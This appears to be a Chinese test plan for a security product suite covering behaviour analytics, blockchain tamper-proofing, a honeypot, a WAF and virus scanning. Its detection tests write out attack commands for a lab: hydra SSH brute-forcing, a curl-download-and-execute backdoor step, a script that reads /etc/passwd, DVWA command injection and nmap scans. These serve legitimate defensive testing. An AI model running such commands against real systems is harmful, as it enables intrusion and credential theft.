* 用户行为分析 Train module：用户行为分析的训练模块，属于离线执行模块，支持通过命令行或接收用户行为分析 RPC的命令进行手动训练或自动周期性训练。
* 用户行为分析 Detection module：用户行为分析的检测模块，属于线上功能模块，以Storm topology的形式运行在Storm平台上，通过接收实时用户行为数据和用户画像模型进行威胁检测。
* 用户行为分析 RPC：用户行为分析的调度管控组件，实现对训练和检测模块之间的通信，管理，控制
* 用户行为分析 Web：用户行为分析的UI组件，主要有告警显示和安全策略编辑的功能。

因各组件启动中需要的数据和环境比较复杂，具体的安装部署启动过程有专门的材料进行阐述，在此不赘述。

测试步骤

暴力破解

|  |  |
| --- | --- |
| 测试标题 | 暴力破解检测 |
| 测试工具 | 使用专业的暴力破解工具（hydra）或手动执行登录操作 |
| 预设条件 | 用户行为分析各组件安全完毕，实时检测数据流正常 |
| 测试步骤 | 概述：暴力破解攻击往往成为大规模僵尸网络发展过程中的重要技术手段，通过大量的僵尸主机完成对网络段的批量扫描以实现使用弱口令完成暴力破解进而捕获对应的目标从而扩大僵尸网络范围。这是一种简单，经济确及其有效的攻击方式。  具体测试过程：使用专业暴力破解工具对被保护的机器进行ssh暴力破解攻击，同时也可以通过手动使用ssh手动登录进行登录尝试，在默认配置情况下，对指定主机一分钟内尝试失败5次即会触发暴力破解告警。  Hydra暴力破解：hydra -l root -P password.txt -t 16 ssh://{host}  手动尝试登录：ssh root@{host} （在手动模式下应在短时间内尝试密码多次错误密码---大于配置文件中的报警阈值）  sshpass -p000 ssh root@{host}    采用sshpass进行非交互式批量密码尝试 |
| 预期结果 | WebUI或微信告警系统中出现告警 |
| 测试结果 |  |

后门攻击

|  |  |
| --- | --- |
| 测试标题 | 后门攻击检测 |
| 测试工具 | 无需额外的工具，通过提供的测试脚本模拟后门攻击 |
| 预设条件 | 用户行为分析各组件安全完毕，实时检测数据流正常 |
| 测试步骤 | 概述：在获取到shell通道后，需要在目标机器上实现提权，rootkit，隐蔽通道等一系列攻击，其中的后门可能会在后台远程的获取攻击指令，也有可能利用本地的计算和网络资源进行ddos和挖矿。  一次正常的后门攻击往往是在获得一个shell之后进行的，在获得登录shell或交互式shell之后通常会自动从网络上下载攻击脚本，执行后进行rootkit，自启动添加，远程指令等一系列攻击。  具体测试过程：通过如下命令模拟常见的后门攻击状态  模拟攻击命令：  ssh root@{host} “Curl [www.8lab.cn/backdoor.sh](http://www.8lab.cn/backdoor.sh) > /tmp/backdoor.sh &&chmod a+x /tmp/backdoor.sh && /tmp/backdoor.sh > /dev/null 2>&1”  (登录->下载攻击脚本->赋予执行权限->执行攻击脚本并忽略输出）  模拟攻击脚本：  #!/bin/bash  #backdoor.sh  #this is test attack script  echo `date` >> /tmp/attack.log  echo `uname -a` >> /tmp/attack.log  cat /etc/passwd >> /tmp/attack.log  echo ‘================’ >> /tmp/attack.log |
| 预期结果 | WebUI或微信告警系统中出现告警 |
| 测试结果 |  |

漏洞攻击

|  |  |
| --- | --- |
| 测试标题 | 漏洞利用攻击检测 |
| 测试工具 | 使用默认安装DVWA作为模拟漏洞服务，以期作为攻击目标进行漏洞利用攻击测试 |
| 预设条件 | 用户行为分析各组件安全完毕，实时检测数据流正常 |
| 测试步骤 | 概述：漏洞攻击属于常规攻防手段中最核心的手段之一了，其利用手法和危害结果因不同的漏洞而不同，不同于暴力破解攻击的简单，经济缺有效的性质（大多只能对非专业目标或疏忽大意的对象产生效果），漏洞利用攻击常常应对的目标是有价值对象或普遍的互联网用户，互联网上各种重大影响的攻击事件的核心往往源于此处。就今年热点事件”warncry“勒索病毒的大规模扩散就是基于一个window的0day漏洞引发。  漏洞攻击往往基于挖掘出的各类漏洞，发送精心构造的输入数据进而触发漏洞，而引发的结果可能有数据泄露，任意代码/命令执行，拒绝服务等。  其中危害最大的一类攻击应该属于任意命令执行，通过触发漏洞实现远程执行任意命令进而窃取到系统的相关权限。  具体测试过程：在被保护机器上部署含有漏洞的服务（DVWA），之后通过漏洞服务基于远程任意命令行漏洞进行攻击。   1. 调整dvwa安全级别，设置成low以确保漏洞能够简单利用     安全级别设置   1. 利用其中的**命令行任意执行漏洞**进行攻击，如下测试攻击     任意命令行漏洞测试攻击  上述的abc为无效的操作指令，替换成其他任意的字符串都行，“|”后面的字符串命令则是对应的攻击指令，可以替换成对应任意的攻击指令，如ls，rm，cp等（需要相应的权限） |
| 预期结果 | WebUI或微信告警系统中出现告警 |
| 测试结果 |  |

未知软件/行为/脚本

|  |  |
| --- | --- |
| 测试标题 | 未知软件/行为/脚本 |
| 测试工具 | 使用提供的测试脚本作为未知脚本进行测试（在后门测试中提供） |
| 预设条件 | 用户行为分析各组件安全完毕，实时检测数据流正常 |
| 测试步骤 | 概述：一台正常运行的服务器，只要给出最近足量的数据，其中就能包含当前机器中所有运行时态正常执行的各类程序，脚本，网络连接等  在极端情况下，因内外部威胁原因，攻击者在获取到相关shell权限后，需要执行新的未知的攻击程序/网络连接/脚本等，用户行为分析能够通过之前基于数据服务程序建模结果对未知的软件/行为/脚本进行告警。  测试过程：   1. 使用在后门攻击演示中的测试攻击脚本，若此脚本已经能够触发未知软件告警，首先在用户行为分析 Web页面中进行误报标记，并进行提升训练。（同时演示误报标记和提升训练功能） 2. 重命名backdoor.sh成unknowattack.sh，并执行，以触发告警（能够使用任意新的第三方程序演示此功能，二进制执行程序和脚本皆可） |
| 预期结果 | WebUI或微信告警系统中出现告警 |
| 测试结果 |  |

异常敏感操作行为

|  |  |
| --- | --- |
| 测试标题 | 异常敏感操作检测 |
| 测试工具 | 无需工具，安装测试过程要求手动操作即可 |
| 预设条件 | 用户行为分析各组件安全完毕，实时检测数据流正常 |
| 测试步骤 | 概述：在极端情况下，因内外部威胁原因，攻击者在获取到相关shell权限后，只使用系统自带的正常程序进行攻击。  常见的异常行为可以归纳成如下几项：   1. 非正常时间的操作执行； 2. 单位时间片内的操作命令次数统计异常； 3. 时间片内的异常操作模式；   在现实的场景中，异常情况往往不是真实的威胁行为，而是因为业务场景的复杂行和人类行为的不可预测性导致的，在真实业务场景中，异常威胁攻击类别如下：   1. 机密文件窃取 2. 数据库敏感数据窃取 3. 敏感数据/文件非法篡改（删除） 4. 后门攻击（非法网络链路，非法shell接口，非法账户） 5. 潜伏炸弹 6. 禁止向特定IP地址发送敏感数据   以上典型情况有因内部威胁导致的数据窃取，当前演示方案同时基于此场景进行设计。  用户行为分析使用采用机器学习算法基于用户行为模式进行异常行为检测，再通过用户状态行为跟踪的方式来对检测的异常进行威胁甄别，当机器学习算法引擎报异常且用户状态被标记成微信敏感时，进行告警。  测试过程：在被保护机器上对一测试目录进行打包压缩，并复制移动到移动介质上，随后在相关机器上任意执行命令，确保执行的命令模式和被保护机器中当前登录用户的使用模式迥异，以此触发异常威胁告警。  另外，可通过策略设置限制对特定的ip地址发送敏感数据，一旦有操作违反该策略，用户行为分析可马上发现并报警。 |
| 预期结果 | WebUI或微信告警系统中出现告警 |
| 测试结果 |  |

区块链防篡改测试

客户端测试

注册账号

|  |  |
| --- | --- |
| 测试标题 | 注册账号 |
| 测试目标 | 在客户端页面注册账号，并登陆系统。 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 地址：192.168.1.239:8100  Client1  点击“申请权限”，申请注册。  Client1Client2  注册成功之后，登录已注册账号。进入主页。 |
| 预期结果 | 注册成功之后，登录已注册账号，进入主页。 |
| 测试结果 |  |

新增、转移资产

|  |  |
| --- | --- |
| 测试标题 | 新增、转移资产 |
| 测试目标 | 新增资产，并进行资产转移 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 主页主要展示交易列表，资产转移情况。  Client3  点击“新建资产”为当前用户创建资产。  client4  创建好的资产会显示在交易列表中。  点击对应资产后的“转移资产”，将资产由现拥有者转移到所指定的另一位用户。  client5  查看资产交易历史记录  点击对应资产，弹出框显示资产交易历史记录。  client6 |
| 预期结果 | 新增资产成功，转移资产成功。 |
| 测试结果 |  |

用户信息管理

|  |  |
| --- | --- |
| 测试标题 | 用户信息管理 |
| 测试目标 | 对用户信息进行管理，修改。 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 点击左侧菜单栏“账户”修改个人信息。  client7 |
| 预期结果 | 对用户信息进行管理，修改用户信息成功。 |
| 测试结果 |  |

区块链存证测试

拓扑图

|  |  |
| --- | --- |
| 测试标题 | 拓扑图 |
| 测试目标 | 功能测试、界面测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看IP分布信息和节点可信证实状态 |
| 预期结果 |  |
| 测试结果 |  |

节点列表

|  |  |
| --- | --- |
| 测试标题 | 节点列表 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 |  |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

用户管理

|  |  |
| --- | --- |
| 测试标题 | 用户管理 |
| 测试目标 | 开启、停用用户、搜索用户 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 在用户管理页面中，管理员可以查看当前区块链存证的用户，并且停用账号。    点击列表中任意一行，可以查看用户详细信息，比如联系方式。    点击右上角的设置按钮可以管理用户的具体信息。 |
| 预期结果 | 开启、停用用户功能正常，搜索功能正常。 |
| 测试结果 |  |

当前交易

|  |  |
| --- | --- |
| 测试标题 | 当前交易 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 图片3  图片4  可以看到当前所有交易，以及每笔交易的详细信息。  图片5  新增资产，增加一笔交易。  图片7  资产转移，形成资产链。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

区块链防篡改测试

版本信息维护

|  |  |
| --- | --- |
| 测试标题 | 版本信息维护 |
| 测试目标 | 界面测试，恢复版本功能测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 恢复版本信息    查看详情，点击开始恢复 |
| 预期结果 | 恢复版本成功。 |
| 测试结果 |  |

文件管理

|  |  |
| --- | --- |
| 测试标题 | 文件管理 |
| 测试目标 | 查看文件目录历史版本，停用、启用文件目录 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看主机列表    点击节点，查看文件目录    查看历史版本    停用、启用目录 |
| 预期结果 | 查看历史版本，停用、启用目录成功。 |
| 测试结果 |  |

防篡改状态监视模块

|  |  |
| --- | --- |
| 测试标题 | 防篡改状态监视模块 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看目标主机上的防篡改服务状态，运行状态包括正常和心跳超时等。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

用户操作日志

|  |  |
| --- | --- |
| 测试标题 | 用户操作日志 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 防篡改服务的操作日志查看功能。主要包含用户的启动/暂停根目录保护，新增、删除、移动和重命名等操作记录。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

客户端防篡改日志

|  |  |
| --- | --- |
| 测试标题 | 客户端防篡改日志 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看目标主机上被保护目录的篡改操作。监控的篡改包括新增、删除、修改和移动目录或文件的4类篡改操作。  该模块提供了对用户通过八分量SVN区块链服务的操作日志查看功能。主要包含用户的启动/暂停SVN数据仓库保护，恢复SVN数据仓库版本，以及客户端自动同步的操作记录。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

用户管理

|  |  |
| --- | --- |
| 测试标题 | 用户管理 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 1、停用、启用账号     1. 用户详情      1. 新建根目录      1. 取消根目录 |
| 预期结果 | 界面显示正常，功能测试正常。 |
| 测试结果 |  |

区块链代码仓库

版本信息维护

|  |  |
| --- | --- |
| 测试标题 | 版本信息维护 |
| 测试目标 | 界面测试，恢复版本功能测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 恢复版本信息    查看详情，点击开始恢复 |
| 预期结果 | 恢复版本成功。 |
| 测试结果 |  |

文件管理

|  |  |
| --- | --- |
| 测试标题 | 文件管理 |
| 测试目标 | 查看文件目录历史版本，停用、启用文件目录 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看主机列表    点击节点，查看文件目录    查看历史版本    停用、启用目录 |
| 预期结果 | 查看历史版本，停用、启用目录成功。 |
| 测试结果 |  |

状态监控模块

|  |  |
| --- | --- |
| 测试标题 | 状态监控模块 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看目标主机上的服务状态，运行状态包括正常和心跳超时等。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

用户操作日志

|  |  |
| --- | --- |
| 测试标题 | 用户操作日志 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 代码仓库服务的用户操作日志查看功能。主要包含用户的启动/暂停根目录保护，新增、删除、移动和重命名等操作记录。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

客户端同步日志

|  |  |
| --- | --- |
| 测试标题 | 客户端防同步日志 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 查看目标主机上被保护目录的篡改操作。监控的篡改包括新增、删除、修改和移动目录或文件的4类篡改操作。 |
| 预期结果 | 界面显示正常，接口数据正常。 |
| 测试结果 |  |

用户管理

|  |  |
| --- | --- |
| 测试标题 | 用户管理 |
| 测试目标 | 界面测试、接口数据测试 |
| 预设条件 | 区块链防篡改功能相关组件全部开启 |
| 测试步骤 | 1、停用、启用账号     1. 用户详情      1. 新建根目录      1. 取消根目录 |
| 预期结果 | 界面显示正常，功能测试正常。 |
| 测试结果 |  |

蜜罐测试

功能介绍

蜜罐技术本质上是一种对攻击方进行欺骗的技术，通过布置一些作为诱饵的主机、网络服务或者信息，诱使攻击方对它们实施攻击，从而可以对攻击行为进行捕获和分析，了解攻击方所使用的工具与方法，推测攻击意图和动机，能够让防御方清晰地了解他们所面对的安全威胁，并通过技术和管理手段来增强实际系统的安全防护能力。

蜜[罐](https://baike.baidu.com/item/%E7%BD%90" \t "/Users/zwj/Documents\\x/_blank)好比是情报收集系统。[蜜](https://baike.baidu.com/item/%E8%9C%9C/79956)罐好像是故意让人攻击的目标，引诱[黑客](https://baike.baidu.com/item/%E9%BB%91%E5%AE%A2/118396)前来攻击。所以攻击者入侵后，你就可以知道他是如何得逞的，随时了解针对服务器发动的最新的攻击和漏洞。还可以通过[窃听](https://baike.baidu.com/item/%E7%AA%83%E5%90%AC/1624599)黑客之间的联系，收集黑客所用的种种工具，并且掌握他们的社交网络。

测试步骤

蜜罐面板测试

|  |  |
| --- | --- |
| 测试标题 | 蜜罐网面板测试 |
| 测试目标 | 激活控制面板数据。 |
| 预设条件 | 蜜罐功能相关组件全部开启 |
| 测试步骤 | 1. 打开honey的控制面板-仪表盘菜单，发现蜜罐服务的事件都为0，没有攻击，如下图：      1. 请求nodeip:88端口制造一个攻击后，发现glastopf有个事件，88正是这个模块的对外端口，如图:          1. 以上图表可以看到详细攻击端口及日志。 2. 页面上数据插件导航栏可以看到es的信息，如图：      1. 集群管理导航栏查看宿主机的docker信息，如图：      1. 主机监控导航栏查看宿主机资源使用情况，如图： |
| 预期结果 | 触发glastopf事件。 |
| 测试结果 |  |

蜜罐网ssh攻击

|  |  |
| --- | --- |
| 测试标题 | 蜜罐网ssh攻击场景测试 |
| 测试目标 | 发起攻击，捕获攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 预设条件 | 蜜罐功能相关组件全部开启 |
| 测试步骤 | ssh攻击  攻击方式：ssh root@192.168.1.194 -p2222  暴露端口：2222  攻击后如下图，可以看到攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 预期结果 | 得到攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 测试结果 |  |

Telnet攻击

|  |  |
| --- | --- |
| 测试标题 | telnet攻击 |
| 测试目标 | 发起攻击，捕获攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 预设条件 | 蜜罐功能相关组件全部开启 |
| 测试步骤 | telnet攻击  攻击方式：telnet 192.168.1.194 23  暴露端口：23  攻击后如下图： |
| 预期结果 | 得到攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 测试结果 |  |

nmap攻击

|  |  |
| --- | --- |
| 测试标题 | nmap攻击 |
| 测试目标 | 发起攻击，捕获攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 预设条件 | 蜜罐功能相关组件全部开启 |
| 测试步骤 | nmap攻击  攻击方式：nmap -v -p21,23,42,69,88,443,445,1433,1723,1883,1900,1900,2222,3306,5060,5061,  5060,8081,9200,11211 -A 192.168.1.197  攻击后如下图：  C:\Users\idear\AppData\Local\Temp\1529493654(1).png |
| 预期结果 | 得到攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 测试结果 |  |

低交互攻击

|  |  |
| --- | --- |
| 测试标题 | 低交互攻击 |
| 测试目标 | 发起攻击，捕获攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 预设条件 | 蜜罐功能相关组件全部开启 |
| 测试步骤 | 一些低交互攻击  攻击方式：由于都是tcp低交互式，可以使用telnet触发各端口请求。telnet 192.168.1.194 21/ 42/ 69/ 8081/ 443/ 445/ 1433/ 1723/ 1883/ 1900/ 3306/ 5060/ 5061/ 5060/ 11211  暴露端口：21/ 42/ 69/ 8081/ 443/ 445/ 1433/ 1723/ 1883/ 1900/ 3306/ 5060/ 5061/ 5060/ 11211  攻击后如下图，可以看到请求的端口、协议及详细日志等。 |
| 预期结果 | 得到攻击的ip、端口号、账号、密码及详细日志等信息。 |
| 测试结果 |  |

WAF防火墙测试

功能介绍

WAF防火墙系统主要分为两大模式：Alarm和Defence模式。 Alarm模式下，进行SQL注入攻击，也可透出数据库里的信息。同时也会触发我们的自主防御功能，再次SQL注入时，将看不到数据库的信息。Defence模式下，进行SQL注入攻击，直接会看到被我们的WAF阻止了。

测试步骤

切换到alarm模式

|  |  |
| --- | --- |
| 测试标题 | 切换到alarm模式 |
| 测试目标 | 手工测试 |
| 预设条件 | WAF功能相关组件全部开启 |
| 测试步骤 | WAF防火墙页面，点击“防护设置”按钮，在右侧页面中主机的防护类型设置中，图标在“暗”的情况下，即为alarm模式。  alarm |
| 预期结果 |  |
| 测试结果 |  |

发起攻击

|  |  |
| --- | --- |
| 测试标题 | 发起攻击 |
| 测试目标 | 手工测试 |
| 预设条件 | WAF防火墙功能相关组件全部开启 |
| 测试步骤 | Alarm模式下的攻击，在攻击检测结果出看到了有数据库表有关的信息。（后附启动攻击工具的相关步骤演示）。目标地址为：http://192.168.1.239/shoot  图片1 |
| 预期结果 |  |
| 测试结果 |  |

攻击拦截效果

|  |  |
| --- | --- |
| 测试标题 | 攻击拦截效果 |
| 测试目标 | 手工测试 |
| 预设条件 | WAF防火墙功能相关组件全部开启 |
| 测试步骤 | waf_alarm  在WAF防火墙页面，可以看到攻击数据的统计结果以及防御日志的信息。  waf |
| 预期结果 |  |
| 测试结果 |  |

切换到Defence状态

|  |  |
| --- | --- |
| 测试标题 | 切换到Defence状态 |
| 测试目标 | 切换到Defence状态，查看攻击拦截情况。 |
| 预设条件 | WAF防火墙功能相关组件全部开启 |
| 测试步骤 | 2017-09-25_1823  发起攻击，攻击工具的结果显示Have WAF,Fail attack!!! ，查看waf界面。 |
| 预期结果 | waf防火墙页面可以看到攻击数据的统计信息以及日志信息。 |
| 测试结果 |  |

系统检测测试

功能介绍

在系统检测页面，用户可以进行病毒扫描的相关操作，比如查看主机列表，新增、删除或搜索列表中的主机，病毒查杀等。

测试步骤

查看主机列表

|  |  |
| --- | --- |
| 测试标题 | 查看主机列表 |
| 测试目标 | 验证页面中主机列表的显示是否正常 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 点击左侧导航栏中的“系统检测”标签，进入系统检测页面； 2. 页面中展示出可扫描的主机列表，以及对列表中主机的相关操作。   C:\Users\PC-2\AppData\Local\Temp\1529483992(1).png |
| 预期结果 | 进入系统检测页面时，显示可扫描的主机列表。 |
| 测试结果 |  |

新增主机

|  |  |
| --- | --- |
| 测试标题 | 新增主机 |
| 测试目标 | 新增一个主机到可扫描的主机列表中。 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 点击主机列表上方的“新增”按钮；      1. 填写主机信息；      1. 点击“连接测试”按钮； 2. 点击“测试连接成功”弹窗的确认按钮；     点击弹窗右下角的确认按钮； |
| 预期结果 | 新增一个主机，成功显示在主机列表中。 |
| 测试结果 |  |

删除主机

|  |  |
| --- | --- |
| 测试标题 | 删除主机 |
| 测试目标 | 从主机列表中删除一个主机。 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 点击列表左侧复选框，选中主机列表中一个主机； 3. 点击主机列表上方的“删除”按钮；   C:\Users\PC-2\AppData\Local\Temp\1529485483(1).png |
| 预期结果 | 成功删除列表中的一个主机。 |
| 测试结果 |  |

搜索主机

|  |  |
| --- | --- |
| 测试标题 | 搜索主机 |
| 测试目标 | 根据输入的关键字从主机列表中搜索主机。 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 点击列表上方的搜索输入框，输入想要搜索的关键字，比如“23”； 3. 点击输入框右侧的搜索按钮； 4. 查看匹配到的主机列表。   C:\Users\PC-2\AppData\Local\Temp\1529485837(1).png |
| 预期结果 | 输入关键字搜索到匹配的主机列表。 |
| 测试结果 |  |

修改扫描设置

|  |  |
| --- | --- |
| 测试标题 | 修改扫描设置 |
| 测试目标 | 修改病毒扫描的设置选项。 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 点击列表上方的“扫描设置”按钮； 3. 修改弹窗中展示的选项； 4. 点击“保存设置”按钮。   C:\Users\PC-2\AppData\Local\Temp\1529487613(1).png |
| 预期结果 | 扫描设置被成功修改。 |
| 测试结果 |  |

查看主机详细信息

|  |  |
| --- | --- |
| 测试标题 | 查看主机详细信息 |
| 测试目标 | 查看主机的详细信息。 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 点击列表中一个主机右侧的“详细信息”链接，进入主机详情页面。   C:\Users\PC-2\AppData\Local\Temp\1529487942(1).png  C:\Users\PC-2\AppData\Local\Temp\1529487965(1).png |
| 预期结果 | 查看列表中一个主机的详细信息，包括主机在线状态，备注，查杀日志，以及其他对主机的操作。 |
| 测试结果 |  |

开始扫描主机病毒

|  |  |
| --- | --- |
| 测试标题 | 开始扫描主机病毒 |
| 测试目标 | 对列表中的主机进行病毒扫描。 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 点击列表中一个主机的“查杀操作”中的开始按钮； 3. 或者点击主机“详细信息”进入详情页面，点击“开始扫描按钮”。   C:\Users\PC-2\AppData\Local\Temp\1529488128(1).png  C:\Users\PC-2\AppData\Local\Temp\1529488152(1).png |
| 预期结果 | 成功开始扫描某个主机的病毒。 |
| 测试结果 |  |

终止扫描主机病毒

|  |  |
| --- | --- |
| 测试标题 | 终止扫描主机病毒 |
| 测试目标 | 手工测试 |
| 预设条件 | 系统检测功能相关组件全部开启，病毒库更新到最新 |
| 测试步骤 | 1. 进入系统检测页面； 2. 找到列表中一个正在查杀的主机； 3. 点击其列表项中“查杀操作”中的终止按钮；   C:\Users\PC-2\AppData\Local\Temp\1529488423(1).png   1. 或者点击此主机“详细信息”进入详情页面，点击“终止扫描”。   C:\Users\PC-2\AppData\Local\Temp\1529488448(1).png |
| 预期结果 | 成功终止扫描某个主机的病毒。 |
| 测试结果 |  |

性能测试方案

场景名称：添加白名单

场景概述

白名单的吞吐量是可信计算功能实现的主要性能瓶颈，它的快慢直接决定了，异常报警的实效性，server服务器部署的数量，以及资源的占用。

执行策略设计

|  |  |  |
| --- | --- | --- |
| **性能场景** | **执行策略（并发数、时长）** | **备注** |
| 启动OAT服务器 | 一次性向OAT发送10万条白名单。 | * 得到不同并发数下系统的性能指标 * 对系统的容量做出估计 * 列出测试的数据指标项有哪些，值在什么区间内 |
| 一次性向OAT发送20万条白名单。 |
| 一次性向OAT发送50万条白名单。 |
| 启动OAT服务器 | 一次性发送10笔白名单，每笔1万条。 | * 得到不同并发数下系统的性能指标 * 对系统的容量做出估计 * 列出测试的数据指标项有哪些，值在什么区间内 |
| 一次性发送20笔白名单，每笔1万条。 |
| 一次性发送50笔白名单，每笔1万条。 |

测试数据需求

使用脚本生成，不同IP地址的白名单，以供使用。

性能测试结果分析方法和预期

|  |  |  |  |
| --- | --- | --- | --- |
| **测试场景** | **执行策略** | **处理时间 /秒** | **系统占用 %** |
| 启动OAT服务器 | 一次性向OAT发送10万条白名单。 | 10秒 | * CPU：30 * 内存：30 |
| 一次性向OAT发送20万条白名单。 | 20秒 | * CPU：40 * 内存：40 |
| 一次性向OAT发送50万条白名单。 | 30秒 | * CPU：50 * 内存：50 |
| 启动OAT服务器 | 一次性发送10笔白名单，每笔1万条。 | 10秒 | * CPU：30 * 内存：30 |
| 一次性发送20笔白名单，每笔1万条。 | 20秒 | * CPU：40 * 内存：40 |
| 一次性发送50笔白名单，每笔1万条。 | 30秒 | * CPU：50 * 内存：50 |

*详见：持续免疫系统测试用例表*

兼容性测试方案

场景名称：Linux系统支持

场景概述

可信计算目前主要对Linux系统进行保护，目前国内外用户，Linux版本较多，差异性比较大，需要进行兼容性测试。

执行策略设计

|  |  |  |
| --- | --- | --- |
| **场景** | **执行策略（安装、部署）** | **备注** |
| 将安装不同的Linux操作系统的机器，安装可信模块，添加到server的可信列表 | *Ubuntu14* | * *可信计算模块安装* * *可信计算模块开启* * *可信计算模块可靠性* |
| *Redhat7.3* |
| *Suse12* |
| *Centos* |
| *麒麟系统* |
| [Deepin](https://baike.baidu.com/item/Deepin)（深度） |

测试数据需求

提前准备好测试需要用的Linux系统的机器。

兼容性测试结果分析方法和预期结果

|  |  |  |  |
| --- | --- | --- | --- |
| **场景** | **执行策略（安装及运行）** | **预期结果** | **备注** |
| 将安装不同的Linux操作系统的机器，安装可信模块，添加到server的可信列表 | *Ubuntu14* | *True* | * *可信计算模块安装* * *可信计算模块开启* * *可信计算模块可靠性* |
| *Redhat7.3* | *True* |
| *Suse12* | *True* |
| *Centos* | *True* |
| *麒麟系统* | *True* |
| [Deepin](https://baike.baidu.com/item/Deepin)（深度） | *True* |

*详见：持续免疫系统测试用例表*

验收测试

验收测试简介

验收测试即由产品开发方按照需求文档中所有内容（或按合同及其它有效约定，对方承诺实现的需求）进行开发、内测完毕，提交版本符合验收测试标准，通过验收小组进行的测试。通过验收测试判断产品质量是否符合产品需求，功能实现是否正确并可以最终上线。

验收测试目的

通过验收测试判断产品质量是否符合产品需求、功能实现是否正确，性能和安全性方面是否符合发布标准，并且产品可以最终上线。

测试人员

软件开发方技术、测试、运维、产品及其它业务相关人员；软件的使用方产品部、技术部、运维部及其它部门项目对接人员，共同完成验收测试。

测试依据

国家规范、行业标准、合同条款、用户确认的需求规格说明书、UI设计文档、测试用例等。

验收测试范围

界面测试

所有页面浏览，连接的正确、所有功能按钮及界面显示正确

功能测试

所有需求文档描述的功能实现正确

性能测试

重点业务功能、性能能满足上线运营需求

安全性测试

接口和数据调用等方面符合安全性规范；没有安全性漏洞

界面测试

下面是用户界面测试的要素：

符合标准和规范：良好的用户界面应该遵守操作系统的界面标准，比如在windows系统中，出现红色叉号对话框意味着严重警告或错误。

检查点：  
（1）直观性

（2）一致性  
（3）灵活性  
（4）舒适性  
（5）正确性  
（6）实用性

文档测试

软件文档是软件的重要组成部分，文档错误也是软件缺陷。错误的解释可能会引导用户无法完成某些软件已有的功能。用户通过文档可以掌握具体的使用方法，提高了易用性。

测试对象：系统提交给用户的文档。

目标：验证用户文档是正确的并且保证操作手册的过程能正确工作。

优点：

（1）有助于发现系统中的不足，并使系统更可用；

（2）减少客户支持成本。

检查点：

（1）确切按照文档所描述的方法使用系统；

（2）测试每个提示和建议；

（3）测试每个在线帮助的超链接；

（4）测试每条语句；

（5）检查所有的错误信息；

（6）测试文档中的每个样例；

（7）保证所有的索引入口有文档文本；

（8）保证文档覆盖所有用户关键功能；

（9）保证阅读类型不太技术话；

（10）文档测试的缺陷也并入缺陷跟踪库。

α，β版本测试

α测试是指软件开发公司组织内部人员模拟各类用户行对即将交付软件产品（称为α版本）进行测试，试图发现错误并修正。

经过α测试调整的软件产品称为β版本。紧随其后的β测试是指软件开发公司组织各方面的典型用户在日常工作中实际使用β版本，并要求用户报告异常情况、提出批评意见。然后软件开发公司再对β版本进行改错和完善。

验收测试准入条件

验收测试的文档

a) 验收版本的需求文档（提交方提供）：要求需求文档与最终提交验收测试的程序完全匹配 ；

b) 验收版本的测试用例（提交方提供）：要求测试案例覆盖最终版本的需求文档；

c) 验收版本的测试报告（提交方提供）：在测试报告书中说明测试总体情况，缺陷列表及修复情况；

